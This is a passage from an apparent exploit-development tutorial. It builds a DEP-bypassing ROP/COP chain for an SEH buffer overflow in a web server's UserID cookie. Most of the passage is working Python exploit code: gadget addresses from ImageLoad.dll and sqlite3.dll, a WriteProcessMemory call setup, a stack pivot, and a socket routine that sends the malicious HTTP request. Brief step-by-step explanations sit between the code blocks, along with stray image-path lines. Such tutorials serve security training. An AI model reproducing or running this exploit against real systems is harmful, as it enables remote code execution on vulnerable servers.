crash += struct.pack('<L', 0x10018606)    # pop ecx, ret: ImageLoad.dll (non-ASLR enabled module)

crash += struct.pack('<L', 0xffffefe0)    # Negative ESP + 0x28 offset

crash += struct.pack('<L', 0x1001283e)    # sub eax, ecx ; ret: ImageLoad.dll (non-ASLR enabled module)


# This gadget is to get EBP equal to EAX (which is further down on the stack) - due to the mov eax, ecx ROP gadget that eventually will occur.

# Said ROP gadget has a "leave" instruction, which will load EBP into ESP. This ROP gadget compensates for this gadget to make sure the stack doesn't get corrupted, by just "hopping" down the stack

# EAX and ECX will now equal ESP - 8 - which is good enough in terms of needing EAX and ECX to be "values around the stack"

crash += struct.pack('<L', 0x61c30547)    # add ebp, eax ; ret sqlite3.dll (non-ASLR enabled module)
```

```
crash += struct.pack('<L', 0x61c6588d)    # mov ecx, eax ; mov eax, ecx ; add esp, 0x24 ; pop ebx ; leave ; ret: sqlite3.dll (non-ASLR enabled module)

crash += struct.pack('<L', 0x90909090)    # Padding to compensate for above ROP gadget

crash += struct.pack('<L', 0x90909090)    # Padding to compensate for above ROP gadget

crash += struct.pack('<L', 0x90909090)    # Padding to compensate for above ROP gadget

crash += struct.pack('<L', 0x90909090)    # Padding to compensate for above ROP gadget

crash += struct.pack('<L', 0x90909090)    # Padding to compensate for above ROP gadget

crash += struct.pack('<L', 0x90909090)    # Padding to compensate for above ROP gadget

crash += struct.pack('<L', 0x90909090)    # Padding to compensate for above ROP gadget

crash += struct.pack('<L', 0x90909090)    # Padding to compensate for above ROP gadget

crash += struct.pack('<L', 0x90909090)    # Padding to compensate for above ROP gadget

crash += struct.pack('<L', 0x90909090)    # Padding to compensate for above ROP gadget (pop ebx)

crash += struct.pack('<L', 0x90909090)    # Padding to compensate for above ROP gadget (pop ebp in leave instruction)


# Jumping over kernel32!WriteProcessMemory placeholder parameters

crash += struct.pack('<L', 0x10015eb4)    # add esp, 0x1c ; ret: ImageLoad.dll (non-ASLR enabled module)


# kernel32!WriteProcessMemory placeholder parameters

crash += struct.pack('<L', 0x1004d1ec)    # Pointer to kernel32!GetStartupInfoA (no pointers from IAT directly to kernel32!WriteProcessMemory, so loading pointer to kernel32.dll and compensating later.)

crash += struct.pack('<L', 0x61c72530)    # Return address parameter placeholder (where function will jump to after execution - which is where shellcode will be written to. This is an executable code cave in the .text section of sqlite3.dll)

crash += struct.pack('<L', 0xFFFFFFFF)    # hProccess = handle to current process (Pseudo handle = 0xFFFFFFFF points to current process)

crash += struct.pack('<L', 0x61c72530)    # lpBaseAddress = pointer to where shellcode will be written to. (0x61C72530 is an executable code cave in the .text section of sqlite3.dll)

crash += struct.pack('<L', 0x11111111)    # lpBuffer = base address of shellcode (dynamically generated)

crash += struct.pack('<L', 0x22222222)    # nSize = size of shellcode

crash += struct.pack('<L', 0x1004D740)    # lpNumberOfBytesWritten = writable location (.idata section of ImageLoad.dll address in a code cave)
```

Starting with lpBuffer (shellcode location)

ECX currently points to lpBuffer placeholder parameter location - 0x18

Moving ECX 8 bytes before EAX, as the gadget to overwrite dword ptr [ecx] overwrites it at an offset of ecx+0x8

crash += struct.pack('<L', 0x1001dacc) # inc ecx ; clc ; mov edx, dword [ecx-0x04] ; ret: ImageLoad.dll (non-ASLR enabled module)

crash += struct.pack('<L', 0x1001dacc) # inc ecx ; clc ; mov edx, dword [ecx-0x04] ; ret: ImageLoad.dll (non-ASLR enabled module)

crash += struct.pack('<L', 0x1001dacc) # inc ecx ; clc ; mov edx, dword [ecx-0x04] ; ret: ImageLoad.dll (non-ASLR enabled module)

crash += struct.pack('<L', 0x1001dacc) # inc ecx ; clc ; mov edx, dword [ecx-0x04] ; ret: ImageLoad.dll (non-ASLR enabled module)

crash += struct.pack('<L', 0x1001dacc) # inc ecx ; clc ; mov edx, dword [ecx-0x04] ; ret: ImageLoad.dll (non-ASLR enabled module)

crash += struct.pack('<L', 0x1001dacc) # inc ecx ; clc ; mov edx, dword [ecx-0x04] ; ret: ImageLoad.dll (non-ASLR enabled module)

crash += struct.pack('<L', 0x1001dacc) # inc ecx ; clc ; mov edx, dword [ecx-0x04] ; ret: ImageLoad.dll (non-ASLR enabled module)

crash += struct.pack('<L', 0x1001dacc) # inc ecx ; clc ; mov edx, dword [ecx-0x04] ; ret: ImageLoad.dll (non-ASLR enabled module)

crash += struct.pack('<L', 0x1001dacc) # inc ecx ; clc ; mov edx, dword [ecx-0x04] ; ret: ImageLoad.dll (non-ASLR enabled module)

crash += struct.pack('<L', 0x1001dacc) # inc ecx ; clc ; mov edx, dword [ecx-0x04] ; ret: ImageLoad.dll (non-ASLR enabled module)

crash += struct.pack('<L', 0x1001dacc) # inc ecx ; clc ; mov edx, dword [ecx-0x04] ; ret: ImageLoad.dll (non-ASLR enabled module)

crash += struct.pack('<L', 0x1001dacc) # inc ecx ; clc ; mov edx, dword [ecx-0x04] ; ret: ImageLoad.dll (non-ASLR enabled module)

crash += struct.pack('<L', 0x1001dacc) # inc ecx ; clc ; mov edx, dword [ecx-0x04] ; ret: ImageLoad.dll (non-ASLR enabled module)

crash += struct.pack('<L', 0x1001dacc) # inc ecx ; clc ; mov edx, dword [ecx-0x04] ; ret: ImageLoad.dll (non-ASLR enabled module)

crash += struct.pack('<L', 0x1001dacc) # inc ecx ; clc ; mov edx, dword [ecx-0x04] ; ret: ImageLoad.dll (non-ASLR enabled module)

crash += struct.pack('<L', 0x1001dacc) # inc ecx ; clc ; mov edx, dword [ecx-0x04] ; ret: ImageLoad.dll (non-ASLR enabled module)

crash += struct.pack('<L', 0x1001dacc) # inc ecx ; clc ; mov edx, dword [ecx-0x04] ; ret: ImageLoad.dll (non-ASLR enabled module)

Pointing EAX (shellcode location) to data inside of ECX (lpBuffer placeholder) (NOPs before shellcode)

crash += struct.pack('<L', 0x1001fce9) # pop esi ; add esp + 0x8 ; ret: ImageLoad.dll (non-ASLR enabled module)

crash += struct.pack('<L', 0xfffffd44) # Shellcode is about negative 0xfffffd44 bytes away from EAX

crash += struct.pack('<L', 0x90909090) # Compensate for above ROP gadget

crash += struct.pack('<L', 0x90909090) # Compensate for above ROP gadget

crash += struct.pack('<L', 0x10022f45) # sub eax, esi ; pop edi ; pop esi ; ret

crash += struct.pack('<L', 0x90909090) # Compensate for above ROP gadget

crash += struct.pack('<L', 0x90909090) # Compensate for above ROP gadget

Changing lpBuffer placeholder to actual address of shellcode

crash += struct.pack('<L', 0x10021bfb) # mov dword [ecx+0x8], eax ; ret: ImageLoad.dll (non-ASLR enabled module)

nSize parameter (0x180 = 384 bytes)

crash += struct.pack('<L', 0x100103ff) # pop edi ; ret: ImageLoad.dll (non-ASLR enabled module) (Compensation for COP gadget add edx, 0x20)

crash += struct.pack('<L', 0x1001c31e) # add esp, 0x8 ; ret: ImageLoadl.dll (non-ASLR enabled module) (Returns to stack after COP gadget)

crash += struct.pack('<L', 0x10022c4c) # xor edx, edx ; ret: ImageLoad.dll (non-ASLR enabled module)

crash += struct.pack('<L', 0x1001b884) # add edx, 0x20 ; push edx ; call edi: ImageLoad.dll (non-ASLR enabled module) (COP gadget)

crash += struct.pack('<L', 0x1001b884) # add edx, 0x20 ; push edx ; call edi: ImageLoad.dll (non-ASLR enabled module) (COP gadget)

crash += struct.pack('<L', 0x1001b884) # add edx, 0x20 ; push edx ; call edi: ImageLoad.dll (non-ASLR enabled module) (COP gadget)

crash += struct.pack('<L', 0x1001b884) # add edx, 0x20 ; push edx ; call edi: ImageLoad.dll (non-ASLR enabled module) (COP gadget)

crash += struct.pack('<L', 0x1001b884) # add edx, 0x20 ; push edx ; call edi: ImageLoad.dll (non-ASLR enabled module) (COP gadget)

crash += struct.pack('<L', 0x1001b884) # add edx, 0x20 ; push edx ; call edi: ImageLoad.dll (non-ASLR enabled module) (COP gadget)

```
crash += struct.pack('<L', 0x1001b884)    # add edx, 0x20 ; push edx ; call edi: ImageLoad.dll (non-ASLR enabled module) (COP gadget)

crash += struct.pack('<L', 0x1001b884)    # add edx, 0x20 ; push edx ; call edi: ImageLoad.dll (non-ASLR enabled module) (COP gadget)

crash += struct.pack('<L', 0x1001b884)    # add edx, 0x20 ; push edx ; call edi: ImageLoad.dll (non-ASLR enabled module) (COP gadget)

crash += struct.pack('<L', 0x1001b884)    # add edx, 0x20 ; push edx ; call edi: ImageLoad.dll (non-ASLR enabled module) (COP gadget)

crash += struct.pack('<L', 0x1001b884)    # add edx, 0x20 ; push edx ; call edi: ImageLoad.dll (non-ASLR enabled module) (COP gadget)

crash += struct.pack('<L', 0x1001b884)    # add edx, 0x20 ; push edx ; call edi: ImageLoad.dll (non-ASLR enabled module) (COP gadget)


# Incrementing ECX to place the nSize parameter placeholder into ECX

crash += struct.pack('<L', 0x61c68081)    # inc ecx ; add al, 0x39 ; ret: ImageLoad.dll (non-ASLR enabled module)

crash += struct.pack('<L', 0x61c68081)    # inc ecx ; add al, 0x39 ; ret: ImageLoad.dll (non-ASLR enabled module)

crash += struct.pack('<L', 0x61c68081)    # inc ecx ; add al, 0x39 ; ret: ImageLoad.dll (non-ASLR enabled module)

crash += struct.pack('<L', 0x61c68081)    # inc ecx ; add al, 0x39 ; ret: ImageLoad.dll (non-ASLR enabled module)

crash += struct.pack('<L', 0x61c68081)    # inc ecx ; add al, 0x39 ; ret: ImageLoad.dll (non-ASLR enabled module)

crash += struct.pack('<L', 0x61c68081)    # inc ecx ; add al, 0x39 ; ret: ImageLoad.dll (non-ASLR enabled module)

crash += struct.pack('<L', 0x61c68081)    # inc ecx ; add al, 0x39 ; ret: ImageLoad.dll (non-ASLR enabled module)

crash += struct.pack('<L', 0x61c68081)    # inc ecx ; add al, 0x39 ; ret: ImageLoad.dll (non-ASLR enabled module)

crash += struct.pack('<L', 0x61c68081)    # inc ecx ; add al, 0x39 ; ret: ImageLoad.dll (non-ASLR enabled module)

crash += struct.pack('<L', 0x61c68081)    # inc ecx ; add al, 0x39 ; ret: ImageLoad.dll (non-ASLR enabled module)

crash += struct.pack('<L', 0x61c68081)    # inc ecx ; add al, 0x39 ; ret: ImageLoad.dll (non-ASLR enabled module)
```

```
crash += struct.pack('<L', 0x61c68081)    # inc ecx ; add al, 0x39 ; ret: ImageLoad.dll (non-ASLR enabled module)

# Pointing nSize parameter placeholder to actual value of 0x180 (in EDX)
crash += struct.pack('<L', 0x1001f5b4)    # mov dword ptr [ecx], edx

# ECX currently is located at kernel32!WriteProcessMemory parameter placeholder - 0x8
# Need to first extract sqlite3.dll pointer (which is a pointer to kernel32) and then calculate offset from kernel32!GetStartupInfoA

# ECX = kernel32!WriteProcessMemory parameter placeholder + 0x14 (20)
# Decrementing ECX by 0x14 firstly (parameter is 0xc bytes in front of ECX. Subtracting ECX by 0xC to place placeholder in ECX. Additionally, the overwrite gadget writes to ECX at an offset of ECX+0x8. Adding 0x8 more bytes to compensate.)
crash += struct.pack('<L', 0x61c27d1b)    # dec ecx ; ret: sqlite3.dll (non-ASLR enabled module)
crash += struct.pack('<L', 0x61c27d1b)    # dec ecx ; ret: sqlite3.dll (non-ASLR enabled module)
crash += struct.pack('<L', 0x61c27d1b)    # dec ecx ; ret: sqlite3.dll (non-ASLR enabled module)
crash += struct.pack('<L', 0x61c27d1b)    # dec ecx ; ret: sqlite3.dll (non-ASLR enabled module)
crash += struct.pack('<L', 0x61c27d1b)    # dec ecx ; ret: sqlite3.dll (non-ASLR enabled module)
crash += struct.pack('<L', 0x61c27d1b)    # dec ecx ; ret: sqlite3.dll (non-ASLR enabled module)
crash += struct.pack('<L', 0x61c27d1b)    # dec ecx ; ret: sqlite3.dll (non-ASLR enabled module)
crash += struct.pack('<L', 0x61c27d1b)    # dec ecx ; ret: sqlite3.dll (non-ASLR enabled module)
crash += struct.pack('<L', 0x61c27d1b)    # dec ecx ; ret: sqlite3.dll (non-ASLR enabled module)
crash += struct.pack('<L', 0x61c27d1b)    # dec ecx ; ret: sqlite3.dll (non-ASLR enabled module)
crash += struct.pack('<L', 0x61c27d1b)    # dec ecx ; ret: sqlite3.dll (non-ASLR enabled module)
crash += struct.pack('<L', 0x61c27d1b)    # dec ecx ; ret: sqlite3.dll (non-ASLR enabled module)
crash += struct.pack('<L', 0x61c27d1b)    # dec ecx ; ret: sqlite3.dll (non-ASLR enabled module)
crash += struct.pack('<L', 0x61c27d1b)    # dec ecx ; ret: sqlite3.dll (non-ASLR enabled module)
crash += struct.pack('<L', 0x61c27d1b)    # dec ecx ; ret: sqlite3.dll (non-ASLR enabled module)
crash += struct.pack('<L', 0x61c27d1b)    # dec ecx ; ret: sqlite3.dll (non-ASLR enabled module)
crash += struct.pack('<L', 0x61c27d1b)    # dec ecx ; ret: sqlite3.dll (non-ASLR enabled module)
crash += struct.pack('<L', 0x61c27d1b)    # dec ecx ; ret: sqlite3.dll (non-ASLR enabled module)
crash += struct.pack('<L', 0x61c27d1b)    # dec ecx ; ret: sqlite3.dll (non-ASLR enabled module)
crash += struct.pack('<L', 0x61c27d1b)    # dec ecx ; ret: sqlite3.dll (non-ASLR enabled module)
```

```
crash += struct.pack('<L', 0x61c27d1b)    # dec ecx ; ret: sqlite3.dll (non-ASLR enabled module)

crash += struct.pack('<L', 0x61c27d1b)    # dec ecx ; ret: sqlite3.dll (non-ASLR enabled module)


# Extracting pointer to kernel32.dll into EAX


# EDX contains a value of 0x180 from nSize parameter

# EDI still contains return to stack ROP gadget for COP gadget compensation

# EAX is 0x260 bytes ahead of the kernel32!WriteProcessMemory parameter placeholder

# Subtracting 0x260 from EAX via EDX register

crash += struct.pack('<L', 0x1001b884)    # add edx, 0x20 ; push edx ; call edi: ImageLoad.dll (non-ASLR enabled module) (COP gadget)

crash += struct.pack('<L', 0x1001b884)    # add edx, 0x20 ; push edx ; call edi: ImageLoad.dll (non-ASLR enabled module) (COP gadget)

crash += struct.pack('<L', 0x1001b884)    # add edx, 0x20 ; push edx ; call edi: ImageLoad.dll (non-ASLR enabled module) (COP gadget)

crash += struct.pack('<L', 0x1001b884)    # add edx, 0x20 ; push edx ; call edi: ImageLoad.dll (non-ASLR enabled module) (COP gadget)

crash += struct.pack('<L', 0x1001b884)    # add edx, 0x20 ; push edx ; call edi: ImageLoad.dll (non-ASLR enabled module) (COP gadget)

crash += struct.pack('<L', 0x1001b884)    # add edx, 0x20 ; push edx ; call edi: ImageLoad.dll (non-ASLR enabled module) (COP gadget)

crash += struct.pack('<L', 0x1001b884)    # add edx, 0x20 ; push edx ; call edi: ImageLoad.dll (non-ASLR enabled module) (COP gadget)


# Loading kernel32!WriteProcessMemory parameter placeholder location into EAX to be dereferenced

crash += struct.pack('<L', 0x10015ce5)    # sub eax, edx ; ret: ImageLoad.dll (non-ASLR enabled module)


# Extracting kernel32!WriteProcessMemory parameter placeholder

crash += struct.pack('<L', 0x1002248c)    # mov eax, dword [eax] ; ret: ImageLoad.dll (non-ASLR enabled module)

crash += struct.pack('<L', 0x1002248c)    # mov eax, dword [eax] ; ret: ImageLoad.dll (non-ASLR enabled module)
```

```
# 4063 total offset to SEH

crash += "\x41" * (4063-len(crash))


# SEH only - no nSEH because of DEP

# Stack pivot to return to buffer

crash += struct.pack('<L', 0x10022869)    # add esp, 0x1004 ; ret: ImageLoad.dll (non-ASLR enabled module)


# 5000 total bytes for crash

crash += "\x41" * (5000-len(crash))


# Replicating HTTP request to interact with the server

# UserID contains the vulnerability

http_request = "GET /changeuser.ghp HTTP/1.1\r\n"

http_request += "Host: 172.16.55.140\r\n"

http_request += "User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0\r\n"

http_request += "Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8\r\n"

http_request += "Accept-Language: en-US,en;q=0.5\r\n"

http_request += "Accept-Encoding: gzip, deflate\r\n"

http_request += "Referer: http://172.16.55.140/\r\n"

http_request += "Cookie: SESSIONID=9349; UserID=" + crash + "; PassWD=;\r\n"

http_request += "Connection: Close\r\n"

http_request += "Upgrade-Insecure-Requests: 1\r\n"


print "[+] Sending exploit..."

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

s.connect(("172.16.55.130", 80))

s.send(http_request)

s.close()
```

Now that we have an updated POC, let's use a ROP routine to subtract this value from EAX.

```
# Preparing EDX by clearing it out

crash += struct.pack('<L', 0x10022c4c)    # xor edx, edx ; ret: ImageLoad.dll (non-ASLR enabled module)


# Beginning calculations for EBX

crash += struct.pack('<L', 0x100141c8)    # pop ebx ; ret: ImageLoad.dll (non-ASLR enabled module)

crash += struct.pack('<L', 0xfffffd2d)    # Negative distance to kernel32!WriteProcessMemory


# Transferring EBX to EDX

crash += struct.pack('<L', 0x10022c1e)    # add edx, ebx ; pop ebx ; retn 0x10: ImageLoad.dll (non-ASLR enabled module)

crash += struct.pack('<L', 0x90909090)    # Compensating for above ROP gadget


# Placing kernel32!WriteProcessMemory into EAX

crash += struct.pack('<L', 0x10015ce5)    # sub eax, edx ; ret: ImageLoad.dll (non-ASLR enabled module)


# ROP gadget compensations

crash += struct.pack('<L', 0x90909090)    # Compensation for retn 0x10 in previous ROP gadget

crash += struct.pack('<L', 0x90909090)    # Compensation for retn 0x10 in previous ROP gadget


crash += struct.pack('<L', 0x90909090)    # Compensation for retn 0x10 in previous ROP gadget

crash += struct.pack('<L', 0x90909090)    # Compensation for retn 0x10 in previous ROP gadget
```


The above routine will do the following:

1. Zero out EDX
2. Place the offset into EBX
3. Move the offset to EDX
4. Subtract the offset from EDX and EAX - placing the result in EAX


The negative distance between the two kernel32.dll pointers is loaded into EBX.




The distance is then loaded into EDX.



Program execution then reaches the sub eax, edx instruction.



This allows us to successfully extract kernel32!WriteProcessMemory!



Perfect! All there is left to do now is use our arbitrary write primitive to overwrite the kernel32WriteProcessMemory parameter placeholder on the stack with the *actual* address of kernel32!WriteProcessMemory.

If you can recall, we already decremented ECX to make it contain the address of the parameter placeholder. However, the ROP gadget we will use for our arbitrary write, does so with ECX at an offset of 0x8. To compensate for this, we will decrement ECX by 0x8 bytes. This way, when the arbitrary write gadget adds 0x8 to ECX, we will have already compensated.

```
crash += struct.pack('<L', 0x61c27d1b)  # dec ecx ; ret: sqlite3.dll (non-ASLR enabled module)

crash += struct.pack('<L', 0x61c27d1b)  # dec ecx ; ret: sqlite3.dll (non-ASLR enabled module)

crash += struct.pack('<L', 0x61c27d1b)  # dec ecx ; ret: sqlite3.dll (non-ASLR enabled module)

crash += struct.pack('<L', 0x61c27d1b)  # dec ecx ; ret: sqlite3.dll (non-ASLR enabled module)

crash += struct.pack('<L', 0x61c27d1b)  # dec ecx ; ret: sqlite3.dll (non-ASLR enabled module)

crash += struct.pack('<L', 0x61c27d1b)  # dec ecx ; ret: sqlite3.dll (non-ASLR enabled module)

crash += struct.pack('<L', 0x61c27d1b)  # dec ecx ; ret: sqlite3.dll (non-ASLR enabled module)


crash += struct.pack('<L', 0x61c27d1b)  # dec ecx ; ret: sqlite3.dll (non-ASLR enabled module)
```

